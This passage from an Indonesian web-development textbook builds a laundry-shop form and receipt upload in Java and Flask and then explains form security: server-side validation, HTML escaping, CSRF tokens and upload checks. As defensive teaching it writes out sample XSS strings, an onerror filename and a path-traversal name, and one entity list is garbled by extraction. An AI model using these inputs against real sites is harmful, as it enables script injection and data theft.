            if (!MessageDigest.isEqual(sent,
session.get("csrf").getBytes(StandardCharsets.UTF_8))) {
                html(ex, 400, "The form expired or did not come from this site. Reload the
page and try again.");
                return;
            }
        }
```

Unggahan, **Kode 11.53**, memeriksa persis apa yang diperiksa jalur-jalur lain, dengan urutan yang sama, dan membandingkan byte-byte pertamanya secara langsung.

Kode 11.53 Unggah foto nota di Java: kosong, terlalu besar, JPEG atau PNG menurut byte pertamanya, atau ditolak; lalu disimpan dengan nama acak.

```
    static void upload(HttpExchange ex, Map<String, String> bill, Forms.Field photo,
                       Map<String, String> session) throws IOException {
        byte[] data = photo == null ? new byte[0] : photo.bytes();
        String error = null, ext = null;
        if (photo == null || photo.filename().isEmpty() || data.length == 0) {
            error = "Choose a photo to upload.";
        } else if (data.length > MAX_PHOTO) {
            error = "The photo is larger than 2 MB.";
        } else if (data.length >= 3 && (data[0] & 0xFF) == 0xFF && (data[1] & 0xFF) == 0xD8
                && (data[2] & 0xFF) == 0xFF) {
            ext = "jpg";                                          // trust the bytes, not
the name
        } else if (data.length >= 8 && new String(data, 0, 8, StandardCharsets.ISO_8859_1)
                .equals("\u0089PNG\r\n\u001a\n")) {
            ext = "png";
        } else {
            error = "Only JPEG or PNG photos are accepted.";
        }
        if (error != null) {
            html(ex, 400, Pages.bill(bill, null, error, photosOf(bill.get("id")),
session.get("csrf")));
            return;
        }
        Files.createDirectories(UPLOADS);
        String name = bill.get("id") + "-" + random(8) + "." + ext;  // our name, never the
browser's
        Files.write(UPLOADS.resolve(name), data);
        session.put("flash", "Receipt photo saved for bill " + bill.get("id") + ".");
        redirect(ex, "/bills/" + bill.get("id"));
    }
```

Java tidak memiliki mesin templat di JDK, sehingga halaman-halaman dibangun sebagai string di `Pages.java`, dan setiap nilai dari luar melewati `h()`, **Kode 11.54**. Fungsi ini meng-*escape* lima karakter yang penting dalam teks HTML dan dalam nilai atribut yang diapit tanda kutip.

Kode 11.54 `h()`: *escaping* HTML untuk teks dan atribut bertanda kutip. Dalam skema *escaping* berbasis penggantian, `&` harus diganti lebih dulu; perulangan per karakter tidak memiliki urutan yang dapat salah.

```
    public static String h(String s) {
        if (s == null) {
            return "";
        }
        StringBuilder out = new StringBuilder(s.length() + 16);
        for (char ch : s.toCharArray()) {
            switch (ch) {
                case '&' -> out.append("&amp;");
                case '<' -> out.append("&lt;");
                case '>' -> out.append("&gt;");
                case '"' -> out.append("&quot;");
                case '\'' -> out.append("&#39;");
                default -> out.append(ch);
            }
        }
        return out.toString();
    }
```

Sesinya adalah yang paling sederhana yang masih berfungsi: sebuah `ConcurrentHashMap` dari id acak 32 digit heksadesimal ke peta nilai-nilai, dengan id dikirim dalam *cookie* bertanda `HttpOnly; SameSite=Lax`. Sesi hanya hidup selama proses server hidup, yang cukup untuk formulir kasir tetapi tidak untuk sebuah toko; Bab 14 membahas di mana sesi seharusnya tinggal.

11.12 Formulir yang Sama di Python dengan Flask

Jalur Flask adalah yang terpendek dari keempatnya, karena Flask dan mesin templatnya, Jinja2, mengerjakan penguraian dan *escaping* [14]. `request.form` menampung kolom *urlencoded* atau multipart, `request.files` menampung berkas unggahan sebagai objek `FileStorage`, dan Jinja2 meng-*escape* setiap `{{ value }}` di templat `.html` secara otomatis. Pasang Flask dengan `pip install -r requirements.txt`, jalankan jalurnya dengan `python app.py`, lalu buka `http://127.0.0.1:9104/bills/new`.

Aturannya berada di `laundry.py`, **Kode 11.55**, yang tidak tahu apa-apa tentang HTTP dan dapat dipakai tanpa perubahan oleh program baris perintah.

Kode 11.55 `check()` dan `price()` di Python: pola, pesan, dan aritmetika persepuluhan yang sama; harga berasal dari tabel `Service`.

```
def check(form, con):
    """Validate the posted fields. Returns (clean, errors); errors maps field ->
message."""
    clean, errors = {}, {}
    customer = form.get("customer", "").strip().upper()
    service = form.get("service", "").strip()
    quantity = form.get("quantity", "").strip()
    rack = form.get("rack", "").strip().upper()
    outlet = form.get("outlet", "").strip()
    express = form.get("express") == "yes"
    clean.update(customer=customer, service=service, quantity=quantity,
                 rack=rack, outlet=outlet, express=express)

    if not CUSTOMER_RX.match(customer):
        errors["customer"] = "Enter a customer id such as C0047."
    else:
        row = con.execute("SELECT name FROM Customer WHERE id = ?", (customer,)).fetchone()
        if row is None:
            errors["customer"] = f"There is no customer {customer}."
        else:
            clean["customer_name"] = row["name"]

    offered = {s["id"]: s for s in services(con)}
    if service not in offered:
        errors["service"] = "Choose a service from the list."
    elif express and service != WASH_FOLD:
        errors["express"] = "Express is offered for wash & fold only."

    if not QUANTITY_RX.match(quantity):
        errors["quantity"] = "Enter the weight or count, for example 2.5."
    else:
        whole, _, tenth = quantity.replace(",", ".").partition(".")
        tenths = int(whole) * 10 + int(tenth or 0)          # 2.4 -> 24; integers, no
rounding error
        if not 1 <= tenths <= 1000:
            errors["quantity"] = "Enter a value from 0.1 to 100."
        elif service in offered:
            word = unit_word(offered[service]["description"])
            if word == "kg":
                clean["units"] = (tenths + 9) // 10            # round UP to a whole
kilogram
            elif tenths % 10:
                errors["quantity"] = f"A whole number of {word}s, for example 2."
            else:
                clean["units"] = tenths // 10

    if outlet not in {o["id"] for o in outlets(con)}:
        errors["outlet"] = "Choose an outlet."
```

Kode 11.55 (Lanjutan) *check() dan price() di Python: pola, pesan, dan aritmetika persepuluhan yang sama; harga berasal dari tabel Service.*

```
    if not RACK_RX.match(rack):
        errors["rack"] = "A rack is A, B or C and 01 to 20, for example B03."
    elif "outlet" not in errors:
        row = con.execute("SELECT id FROM Bill WHERE Outlet_id = ? AND rack = ?"
                          " AND status IN ('queued', 'finished')", (outlet,
rack)).fetchone()
        if row is not None:
            errors["rack"] = f"Rack {rack} already holds bill {row['id']} at this outlet."
    return clean, errors


def price(clean, con):
    """BR-1 and BR-3: price = service price x units, from the price list, never from the
browser.

    Express is service S0002; its surcharge is the difference from regular wash & fold."""
    by_id = {r["id"]: r for r in con.execute("SELECT id, description, price FROM Service")}
    base = by_id[clean["service"]]
    units = clean["units"]
    word = unit_word(base["description"])
    subtotal = int(base["price"]) * units
    text = f"{amount(units, word)} × {rupiah(base['price'])} = {rupiah(subtotal)}"
    if not clean["express"]:
        return base["id"], subtotal, text
    fast = by_id[EXPRESS]
    total = int(fast["price"]) * units
    percent = round((fast["price"] - base["price"]) * 100 / base["price"])
    text += f" + express {percent} % ({rupiah(total - subtotal)}) = {rupiah(total)}"
    return fast["id"], total, text
```

Lapisan webnya, **Kode 11.56**, adalah keseluruhan `app.py`. Pemeriksaan CSRF adalah fungsi `before_request` yang berjalan sebelum setiap *view* dan membandingkan token dengan `hmac.compare_digest`. `MAX_CONTENT_LENGTH` membuat Flask menjawab 413 untuk permintaan apa pun di atas 3 MB tanpa membacanya. `file.read(MAX_PHOTO + 1)` membaca paling banyak satu byte melebihi batas toko: cukup untuk mengetahui bahwa berkas terlalu besar tanpa membaca seluruhnya. Dan `redirect(…, code=303)` melengkapi Post/Redirect/Get.

Kode 11.56 `app.py`: jalur Flask selengkapnya — pemeriksaan CSRF, formulir nota baru, halaman nota, unggahan, pintu foto, dan `/echo`.

```python
"""Profitina Laundry, Chapter 11, Python track: the new-bill form and the receipt photo in
Flask.

    python app.py            then open http://127.0.0.1:9104/bills/new
"""
import hmac
import os
import re
import secrets

from flask import (Flask, abort, redirect, render_template, request, send_from_directory,
                   session)

import laundry

HERE = os.path.dirname(os.path.abspath(__file__))
UPLOADS = os.environ.get("LAUNDRY_UPLOADS", os.path.join(HERE, "var", "uploads"))
MAX_PHOTO = 2 * 1024 * 1024                      # the shop's rule: 2 MB per photo
PHOTO_NAME = re.compile(r"^B\d{4}-[0-9a-f]{16}\.(jpg|png)$")

app = Flask(__name__)
app.config["SECRET_KEY"] = os.environ.get("LAUNDRY_SECRET") or secrets.token_hex(32)
app.config["MAX_CONTENT_LENGTH"] = 3 * 1024 * 1024  # anything bigger never reaches our
code: 413
app.config["SESSION_COOKIE_SAMESITE"] = "Lax"


# ---- CSRF: one random token per session, echoed back by every form ---------------------
def csrf_token():
    if "csrf" not in session:
        session["csrf"] = secrets.token_hex(16)
    return session["csrf"]


app.jinja_env.globals["csrf_token"] = csrf_token
app.jinja_env.globals["rupiah"] = laundry.rupiah


@app.before_request
def check_csrf():
    if request.method == "POST" and request.path != "/echo":   # /echo changes nothing
        sent = request.form.get("csrf_token", "")
        if not hmac.compare_digest(sent, session.get("csrf", "")):
            abort(400, "The form expired or did not come from this site. Reload the page
and try again.")
```

Kode 11.56 (Lanjutan) *app.py: jalur Flask selengkapnya — pemeriksaan CSRF, formulir nota baru, halaman nota, unggahan, pintu foto, dan /echo.*

```
# ---- the new-bill form ----------------------------------------------------------------
--
@app.get("/bills/new")
def new_bill():
    con = laundry.connect()
    return render_template("new_bill.html", form={"outlet": "O01"}, errors={}, quote=None,
                           services=laundry.services(con), outlets=laundry.outlets(con))


@app.post("/bills/new")
def post_bill():
    con = laundry.connect()
    form, errors = laundry.check(request.form, con)
    quote = None
    if not errors:
        if request.form.get("action") == "save":
            bill_id = laundry.save(form, con)
            _, _, text = laundry.price(form, con)
            session["flash"] = f"Bill {bill_id} saved: {text}."
            return redirect(f"/bills/{bill_id}", code=303)         # Post/Redirect/Get
        quote = laundry.price(form, con)[2]                           # "Calculate price"
only
    return render_template("new_bill.html", form=form, errors=errors, quote=quote,
                           services=laundry.services(con), outlets=laundry.outlets(con)), \
        (400 if errors else 200)


# ---- one bill, and its receipt photos -------------------------------------------------
--
def photos_of(bill_id):
    if not os.path.isdir(UPLOADS):
        return []
    return sorted(n for n in os.listdir(UPLOADS) if n.startswith(bill_id + "-") and
PHOTO_NAME.match(n))


@app.get("/bills/<bill_id>")
def show_bill(bill_id):
    row = laundry.bill(laundry.connect(), bill_id)
    if row is None:
        abort(404)
    return render_template("bill.html", bill=row, flash=session.pop("flash", None),
error=None,
                           photos=photos_of(bill_id),
                           amount=laundry.amount(row["unit"],
laundry.unit_word(row["description"])))
```

Kode 11.56 (Lanjutan) *app.py: jalur Flask selengkapnya — pemeriksaan CSRF, formulir nota baru, halaman nota, unggahan, pintu foto, dan /echo.*

```
@app.post("/bills/<bill_id>/receipt")
def upload_receipt(bill_id):
    row = laundry.bill(laundry.connect(), bill_id)
    if row is None:
        abort(404)
    file = request.files.get("photo")
    data = file.read(MAX_PHOTO + 1) if file else b""
    error = None
    if not data:
        error = "Choose a photo to upload."
    elif len(data) > MAX_PHOTO:
        error = "The photo is larger than 2 MB."
    elif data.startswith(b"\xff\xd8\xff"):
        ext = "jpg"
    elif data.startswith(b"\x89PNG\r\n\x1a\n"):
        ext = "png"
    else:
        error = "Only JPEG or PNG photos are accepted."
    if error:
        return render_template("bill.html", bill=row, flash=None, error=error,
                               photos=photos_of(bill_id),
                               amount=laundry.amount(row["unit"],
laundry.unit_word(row["description"]))), 400
    os.makedirs(UPLOADS, exist_ok=True)
    name = f"{bill_id}-{secrets.token_hex(8)}.{ext}"     # our name, never the browser's
    with open(os.path.join(UPLOADS, name), "wb") as out:
        out.write(data)
    session["flash"] = f"Receipt photo saved for bill {bill_id}."
    return redirect(f"/bills/{bill_id}", code=303)


@app.get("/receipts/<name>")
def receipt(name):
    if not PHOTO_NAME.match(name):
        abort(404)
    response = send_from_directory(UPLOADS, name)
    response.headers["X-Content-Type-Options"] = "nosniff"
    return response
```

Kode 11.56 (Lanjutan) *app.py: jalur Flask selengkapnya — pemeriksaan CSRF, formulir nota baru, halaman nota, unggahan, pintu foto, dan /echo.*

```
# ---- Section 11.4: what did the browser actually send? ---------------------------------
-
@app.route("/echo", methods=["GET", "POST"])
def echo():
    files = [(k, f.filename, f.mimetype, len(f.read())) for k, f in
request.files.items(multi=True)]
    return render_template("echo.html", method=request.method, ctype=request.content_type
or "",
                           query=list(request.args.items(multi=True)),
                           fields=list(request.form.items(multi=True)), files=files)


@app.get("/forms/<name>")
def static_form(name):
    return send_from_directory(os.path.join(HERE, "..", "static"), name)


@app.get("/")
def home():
    return redirect("/bills/new")


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(os.environ.get("PORT", "9104")))
```

Templatnya, **Kode 11.57**, tampak seperti *view* PHP tanpa panggilan `h()`, karena Jinja2 meng-*escape* secara bawaan. Filter `|safe`, yang mematikan *escaping* untuk satu nilai, tidak muncul di mana pun dalam jalur ini, dan di jalur Anda sebaiknya hanya muncul untuk HTML yang dihasilkan kode Anda sendiri.

Kode 11.57 `templates/new_bill.html`: formulir dalam Jinja2. `{{ form.customer }}` di-*escape* otomatis, baik di teks maupun di dalam nilai atribut.

```
{% extends "base.html" %}
{% block title %}New bill - Profitina Laundry{% endblock %}
{% block main %}
<h1>Take in a new bill</h1>
{% if errors %}<p class="err">Please correct the fields marked below.</p>{% endif %}
{% if quote %}<p class="quote">Price: {{ quote }}</p>{% endif %}
<form method="post" action="/bills/new">
  <input type="hidden" name="csrf_token" value="{{ csrf_token() }}">

  <label for="customer">Customer id</label>
  <input id="customer" name="customer" value="{{ form.customer }}" required
         pattern="[Cc][0-9]{4}" maxlength="5" placeholder="C0047" autocomplete="off">
  {% if errors.customer %}<span class="err">{{ errors.customer }}</span>{% endif %}

  <label for="service">Service</label>
  <select id="service" name="service" required>
    <option value="">- choose -</option>
    {% for s in services %}
    <option value="{{ s.id }}"{% if s.id == form.service %} selected{% endif %}>{{
s.description }} - {{ rupiah(s.price) }}</option>
    {% endfor %}
  </select>
  {% if errors.service %}<span class="err">{{ errors.service }}</span>{% endif %}

  <label class="check"><input type="checkbox" name="express" value="yes"{% if form.express
%} checked{% endif %}>
    Express, ready in 1 day (wash &amp; fold only)</label>
  {% if errors.express %}<span class="err">{{ errors.express }}</span>{% endif %}

  <label for="quantity">Weight in kg, or number of items</label>
  <input id="quantity" name="quantity" value="{{ form.quantity }}" required
inputmode="decimal"
         pattern="[0-9]{1,3}([.,][0-9])?" placeholder="2.5">
  {% if errors.quantity %}<span class="err">{{ errors.quantity }}</span>{% endif %}

  <fieldset>
    <legend>Outlet</legend>
    {% for o in outlets %}
    <label><input type="radio" name="outlet" value="{{ o.id }}"{% if o.id == form.outlet %}
checked{% endif %} required> {{ o.name }}</label>
    {% endfor %}
  </fieldset>
  {% if errors.outlet %}<span class="err">{{ errors.outlet }}</span>{% endif %}

  <label for="rack">Rack</label>
  <input id="rack" name="rack" value="{{ form.rack }}" required
         pattern="[A-Ca-c](0[1-9]|1[0-9]|20)" maxlength="3" placeholder="B03">
  {% if errors.rack %}<span class="err">{{ errors.rack }}</span>{% endif %}
```

Kode 11.57 (Lanjutan) *templates/new_bill.html: formulir dalam Jinja2. {{ form.customer }} di-escape otomatis, baik di teks maupun di dalam nilai atribut.*

```
  <div>
    <button name="action" value="preview">Calculate price</button>
    <button name="action" value="save">Save bill</button>
  </div>
</form>
<p class="hint">The server computes the price from its own price list: units &times; price.
Weight is rounded up to a whole kilogram; express costs the express price per kilogram.</p>
{% endblock %}
```

11.13 Keamanan Formulir

Formulir adalah pintu depan sebuah aplikasi, dan setiap nilai yang masuk melaluinya dipilih oleh seseorang yang tidak dikendalikan aplikasi itu. OWASP Top 10 [15] — daftar industri tentang kelemahan web yang paling merusak — menempatkan *injection* (termasuk *cross-site scripting*), *broken access control* (termasuk pemalsuan permintaan), dan *insecure design* di urutan atas, dan ketiganya datang melalui formulir. Empat aturan mencakup hampir semuanya.

11.13.1 Validasi di server

Setiap nilai diperiksa di server, apa pun yang telah diperiksa peramban, sebagaimana diuraikan di Subbab 11.4.7. Memeriksa berarti lebih dari "apakah bentuknya benar". Formulir Laundry memeriksa bentuk setiap nilai (id pelanggan adalah huruf C dan empat digit), rentangnya (0,1 sampai 100), maknanya (pelanggan itu ada; kemeja dijual per barang), dan kesesuaiannya dengan kolom lain dan dengan keadaan toko (ekspres hanya untuk *wash & fold*; rak kosong di gerai *ini*). Validasi dilakukan terhadap daftar hal yang diizinkan — sebuah pola, daftar id layanan dari basis data — tidak pernah terhadap daftar hal yang dilarang, sebab tak seorang pun dapat mendaftar segala yang mungkin terpikir oleh penyerang.

Dan sebagian nilai sama sekali tidak diterima dari formulir. **Harga** adalah contoh paling jelas. Sebuah formulir dapat dengan mudah membawa kolom `price` tersembunyi, diisi oleh halaman dan dikirim kembali bersama nota; banyak aplikasi sungguhan telah dicurangi dengan cara itu, karena kolom tersembunyi sama mudahnya diubah seperti kolom lain. Formulir Laundry tidak pernah mengirim harga. Server menghitungnya dari layanan dan jumlah satuan dengan Persamaan (11.4), dan rangkaian uji membuktikannya dengan mengirim `payment=1`, `Payment=1`, dan `price=1` bersama nota sungguhan lalu memeriksa bahwa notanya berharga Rp 36.000.

11.13.2 *Escaping* pada keluaran


Ketika halaman menampilkan sesuatu yang diketik seseorang — formulir yang menampilkan kembali nilai-nilainya, nama pelanggan di nota, catatan di sebuah daftar — nilai itu harus di-**escape** sesuai tempatnya ditulis, sehingga tampil sebagai teks dan tidak pernah dibaca sebagai *markup*. Bila tidak, id pelanggan yang diketik sebagai `<script>…</script>` menjadi skrip yang berjalan di peramban kasir, dengan sesi kasir: itulah **cross-site scripting**, XSS.

Dalam teks HTML dan dalam nilai atribut bertanda kutip, *escaping* berarti mengganti lima karakter: `&` dengan `&`, `<` dengan `<`, `>` dengan `>`, `"` dengan `"` atau `"`, dan `'` dengan `'`. Karakter tanda kutip sama pentingnya dengan kurung sudut. Kolom pelanggan ditulis kembali sebagai `value="…"`; bila `"` yang diketik tidak di-*escape*, masukan `" autofocus onfocus="alert(1)` akan menutup atribut dan menambahkan dua atribut baru, dan peramban menjalankan skripnya begitu kolom itu mendapat fokus — tanpa perlu tag `<script>`.

Setiap jalur melakukan *escaping* dengan caranya sendiri: Razor dan Jinja2 meng-*escape* setiap nilai secara otomatis; PHP memerlukan `htmlspecialchars` dengan `ENT_QUOTES` pada setiap nilai, yang dibungkus oleh `h()`; Java memerlukan `h()` tulisan tangan (**Kode 11.54**). Pemeriksaan 05 dan 06 dalam rangkaian uji mengirim kedua serangan ke keempat jalur. *Escaping* adalah untuk *keluaran*; ia bukan validasi, dan validasi bukan *escaping*. Laundry mengerjakan keduanya: `<script>` ditolak sebagai id pelanggan *dan* ditulis kembali dalam bentuk ter-*escape* di formulir yang ditampilkan ulang.

11.13.3 *Cross-site request forgery*

Cross-site request forgery (CSRF) mengubah sifat peramban yang suka membantu menjadi senjata [16]. Peramban mengirim *cookie* sebuah situs bersama setiap permintaan ke situs itu, siapa pun yang memicu permintaannya. Jadi sebuah halaman di situs *lain* dapat memuat formulir yang `action`-nya adalah `/bills/new` milik Laundry, dengan kolom-kolom tersembunyi yang sudah terisi, dan satu baris JavaScript yang mengirimnya begitu halaman terbuka. Bila Dewi membuka halaman itu di tab lain ketika ia sedang login ke Laundry, perambannya mengirim formulir itu ke Laundry *dengan cookie sesinya*, dan tanpa pertahanan, Laundry melihat permintaan yang sepenuhnya sah dari kasirnya sendiri. **Gambar 11.22** memperlihatkan serangan dan pertahanannya.



Gambar 11.22 *Cross-site request forgery* dan dua pertahanannya. Halaman di `evil.example` membuat peramban kasir mengirim POST ke Laundry; kiriman itu ditolak karena tidak membawa token milik sesi, dan dengan `SameSite=Lax` *cookie* sesi bahkan tidak ikut terkirim.

Pertahanannya adalah **synchronizer token**: nilai acak yang dibangkitkan server, disimpan bersama sesi, dan ditulis ke setiap formulir yang disajikannya. POST hanya diterima bila membawa nilai yang sama. Halaman di `evil.example` tidak dapat membaca halaman-halaman Laundry — *same-origin policy* peramban melarangnya — sehingga tidak dapat mengetahui token itu, dan tidak dapat pula menebaknya. Token 16 byte acak berarti 128 bit, dan peluang menebaknya dalam satu kali coba adalah

$$\Pr[\text{tebakan}] = 2^{-128} \approx 2.9 \times 10^{-39} \tag{11.8}$$

yang, menurut Persamaan (11.8), begitu kecil sehingga penyerang yang menebak semiliar kali per detik akan memerlukan waktu jauh melebihi umur alam semesta. Jalur PHP, Java, dan Flask menerapkan persis ini; sistem *antiforgery* ASP.NET Core adalah penyempurnaan dari gagasan yang sama, yang memasangkan token di formulir dengan token di *cookie* dan mengikat keduanya pada pengguna.

Pertahanan kedua yang berdiri sendiri adalah atribut *cookie* `SameSite` [17]. *Cookie* bertanda `SameSite=Lax` tidak dikirim bersama POST yang dimulai oleh situs lain, sehingga permintaan palsu pada **Gambar 11.22** tiba tanpa sesi sama sekali. Keempat jalur menetapkannya — Razor Pages dan Flask secara bawaan atau lewat konfigurasi, PHP dan Java secara eksplisit — tetapi ini dinding kedua, bukan pengganti token: peramban lama mengabaikannya, dan “situs yang sama” lebih luas daripada “aplikasi yang sama”.

11.13.4 Unggahan

Unggahan menaruh berkas pilihan orang asing di disk server Anda. **Tabel 11.11** mendaftar apa saja yang dapat salah dan apa yang dilakukan kode Laundry terhadap masing-masing, mengikuti panduan unggah berkas OWASP [18].

Tabel 11.11 Apa saja yang dapat salah pada unggahan, dan apa yang dilakukan kode Laundry. Memeriksa byte pertama bukanlah pemindaian *malware*; pemeriksaan itu hanya memastikan berkasnya memang jenis berkas yang diakuinya.

Risiko	Contoh	Pertahanan di keempat jalur
nama berkas berupa jalur	`../../web.config`	jangan pernah memakai nama kiriman; server membuat nama sendiri
nama berkas berupa *markup*	`<img src=x onerror=…>.png` ditampilkan di halaman	jangan pernah memakai nama kiriman; *escape* apa pun yang ditampilkan
tipenya bohong	halaman HTML dikirim sebagai `image/png`	periksa byte pertama: `FF D8 FF` atau `89 50 4E 47 …`
berkas disajikan sebagai halaman	`receipt.html` disajikan dari *web root* dan menjalankan skrip	simpan di luar *web root*; sajikan melalui satu *handler* dengan tipe tetap dan `nosniff`
berkasnya raksasa	2 GB, atau sejuta permintaan kecil	batas permintaan di server dan batas yang lebih kecil di halaman
nama yang dapat ditebak	`B2954-1.png`, `B2954-2.png`, …	64 bit acak di setiap nama
malware	JPEG sungguhan yang menyelundupkan hal lain	di luar cakupan bab ini; pindai unggahan di lingkungan produksi
data pribadi	nota bertanda tangan memuat nama dan tanda tangan	simpan hanya yang perlu; atur siapa yang boleh melihatnya

Baris terakhir adalah persoalan hukum sekaligus teknis. Foto nota bertanda tangan adalah data pribadi menurut undang-undang pelindungan data pribadi Indonesia, UU No. 27 Tahun 2022 [19]: toko harus memiliki alasan untuk menyimpannya, menyimpannya dengan aman, dan tidak menyimpannya lebih lama daripada yang diperlukan. Penerapan sungguhan akan menaruh pintu foto di balik login yang sama dengan halaman-halaman nota; bab ini meninggalkan login, dan menyatakannya dengan terus terang.

11.13.5 Dua puluh pemeriksaan, empat server

Sifat keamanan yang belum diuji hanyalah harapan. Berkas `tests/form_suite.py` membuat dua puluh permintaan yang sama terhadap jalur mana pun dari keempatnya, hanya dengan pustaka standar Python, lalu memeriksa jawabannya: formulir beserta tokennya, tiga jenis POST yang ditolak, empat galat kolom, kedua serangan *escaping*, penawaran harga, penyimpanan dengan harga palsu, Post/Redirect/Get dan *flash* sekali-tampil, rak yang terisi, pembulatan gorden, empat unggahan yang ditolak dan satu yang diterima, foto yang kembali byte demi byte dengan `nosniff`, percobaan *path traversal*, dan nota yang tidak ada. Untuk jalur yang memakai basis data, rangkaian uji kemudian membuka berkas basis data dan memeriksa baris yang tersimpan itu sendiri. `tests/run_track.sh` menjalankan satu jalur di atas salinan data yang segar dengan jam dibekukan pada 2026-09-30 21:00:00, menjalankan rangkaian uji, dan menghentikan server. **Kode 11.58** adalah keluaran lengkap untuk jalur Java.

Kode 11.58 Dua puluh pemeriksaan terhadap jalur Java, sebagaimana dicetak. Baris basis data memperlihatkan nota B2954 persis seperti yang dihitung server: layanan S0002, 3 satuan, Rp 36.000, *queued*, diterima oleh E0004, dengan satu baris log status.

```
PASS 01 GET /bills/new: form, token, 11 services, 3 outlets
PASS 02 POST without the token is refused (400)
PASS 03 POST with a wrong token is refused (400)
PASS 04 four field errors, one summary, status 400
PASS 05 typed markup comes back escaped, never as markup
PASS 06 a quote cannot break out of the value attribute
PASS 07 Calculate price: 2,4 kg express quoted, nothing saved
PASS 08 Save bill: a redirect to /bills/B2954 (Post/Redirect/Get)
PASS 09 the bill page shows the flash and the server's price, not the posted one
PASS 10 reload: the flash is gone, nothing is created twice
PASS 11 the same rack again is refused
PASS 12 2.1 kg of curtains: 3 kg x Rp 15.000 = Rp 45.000 as B2955
PASS 13 upload without the token is refused (400)
PASS 14 upload with no file: 'Choose a photo'
PASS 15 HTML named receipt.png is refused by its first bytes
PASS 16 a 2.5 MB photo is refused
PASS 17 a real PNG is stored under a name the server chose
PASS 18 the photo comes back byte for byte, image/png, nosniff
PASS 19 a path outside the upload folder is not served
      database: ('S0002', 3, 36000, 'queued', 'E0004', '2026-09-30 21:00:00') [('queued',
'2026-09-30 21:00:00')]
PASS 20 no such bill: 404 ; the database holds exactly what the server computed
java: 20 passed, 0 failed
```

Kode 11.59 adalah baris terakhir dari eksekusi yang sama untuk masing-masing dari keempat jalur.

Kode 11.59 Baris terakhir `form_suite.py` untuk setiap jalur. Jalur Razor menyimpan notanya di memori, sehingga pemeriksaan 20-nya memeriksa halaman nota, bukan berkas basis data.

```
razor: 20 passed, 0 failed
flask: 20 passed, 0 failed
php: 20 passed, 0 failed
java: 20 passed, 0 failed
```

Dua pemeriksaan gagal selama jalur-jalur itu ditulis, dan keduanya memberi pelajaran: Razor gagal pada 07 karena menulis `+` sebagai `+`, sehingga rangkaian uji kini membandingkan harga sebagaimana ditampilkan peramban; dan Flask gagal pada 05 karena aturan telah mengubah `<script>` menjadi huruf besar sebelum di-*escape* — perilaku yang benar, dan pengujian yang membandingkan hal yang keliru. **Tabel 11.12** menjajarkan keempat jalur.

Tabel 11.12 Formulir yang sama dalam empat teknologi. Baris-barisnya adalah tugas yang harus dikerjakan setiap server penangan formulir; kolom-kolomnya memperlihatkan siapa yang mengerjakan setiap tugas — *framework*, atau Anda.

Tugas	Razor Pages	PHP	Java HttpServer	Flask
routing	templat `@page`	`index.php` + `router.php`	satu *context*, rangkaian `if`	`@app.get`, `@app.post`
mengurai *urlencoded*	*model binding*	`$_POST`	`Forms.urlencoded` (manual)	`request.form`
mengurai multipart	`IFormFile`	`$_FILES`	`Forms.multipart` (manual)	`request.files`
tombol mana	`asp-page-handler`, `formaction`	`name="action"`	`name="action"`	`name="action"`
token CSRF	otomatis, `__RequestVerificationToken`	`csrf_token()` + `hash_equals`	peta sesi + `MessageDigest.isEqual`	`before_request` + `compare_digest`
escaping	otomatis	`h()` = `htmlspecialchars`	`h()` manual	otomatis (Jinja2)
pesan sekali-tampil	`TempData`	`$_SESSION`	peta sesi	`session.pop`
pengalihan setelah POST	302 `RedirectToPage`	303 `header`	303 `sendResponseHeaders`	303 `redirect`
batas ukuran	`[RequestSizeLimit]`	`php.ini` / `-d`	`MAX_BODY`	`MAX_CONTENT_LENGTH`
data	CSV di memori (SQLite dengan satu sakelar)	PDO, SQLite	JDBC, SQLite	`sqlite3`
port di bab ini	9101	9102	9103	9104

WAWASAN KUNCI. Bacalah **Tabel 11.12** kolom demi kolom, dan pelajaran bab ini pun tampak. Setiap tugas dikerjakan di setiap jalur; yang berubah adalah seberapa banyak yang dikerjakan *framework* untuk Anda. Web Forms mengerjakan paling banyak dan menyembunyikan paling banyak; HttpServer JDK tidak mengerjakan apa pun dan tidak menyembunyikan apa pun. Pemrogram yang baik tahu apa yang tercakup dalam setiap baris bahkan ketika *framework*-lah yang mengerjakannya — justru terutama saat itu, karena saat itulah tidak ada yang mengawasi.

11.14 Profitina dalam Praktik

Profitina adalah platform visibilitas AI yang dibangun di Surabaya dan berjalan di lingkungan produksi di `app.profitina.com`. Platform ini mengukur seberapa siap situs sebuah merek untuk dikutip oleh mesin jawaban AI — *Generative Engine Optimization*, GEO — dan membantu memperbaiki temuannya. Profitina adalah aplikasi Python di atas FastAPI dan PostgreSQL, dan hampir semua yang dilakukan pengguna di dalamnya melewati sebuah formulir atau permintaan JSON yang berperan sebagai formulir. Setiap gagasan bab ini memiliki tempat di sana.

Server yang memutuskan. Permintaan pemindaian membawa alamat situs web; berapa biaya pemindaian dan tingkat langganan mana yang mengizinkannya diputuskan di server dari akun pengguna — aturan Laundry bahwa harga tidak pernah ikut dalam formulir. FastAPI mengikat dan memvalidasi data permintaan ke model bertipe, yaitu *model binding* Razor Pages dengan nama lain.

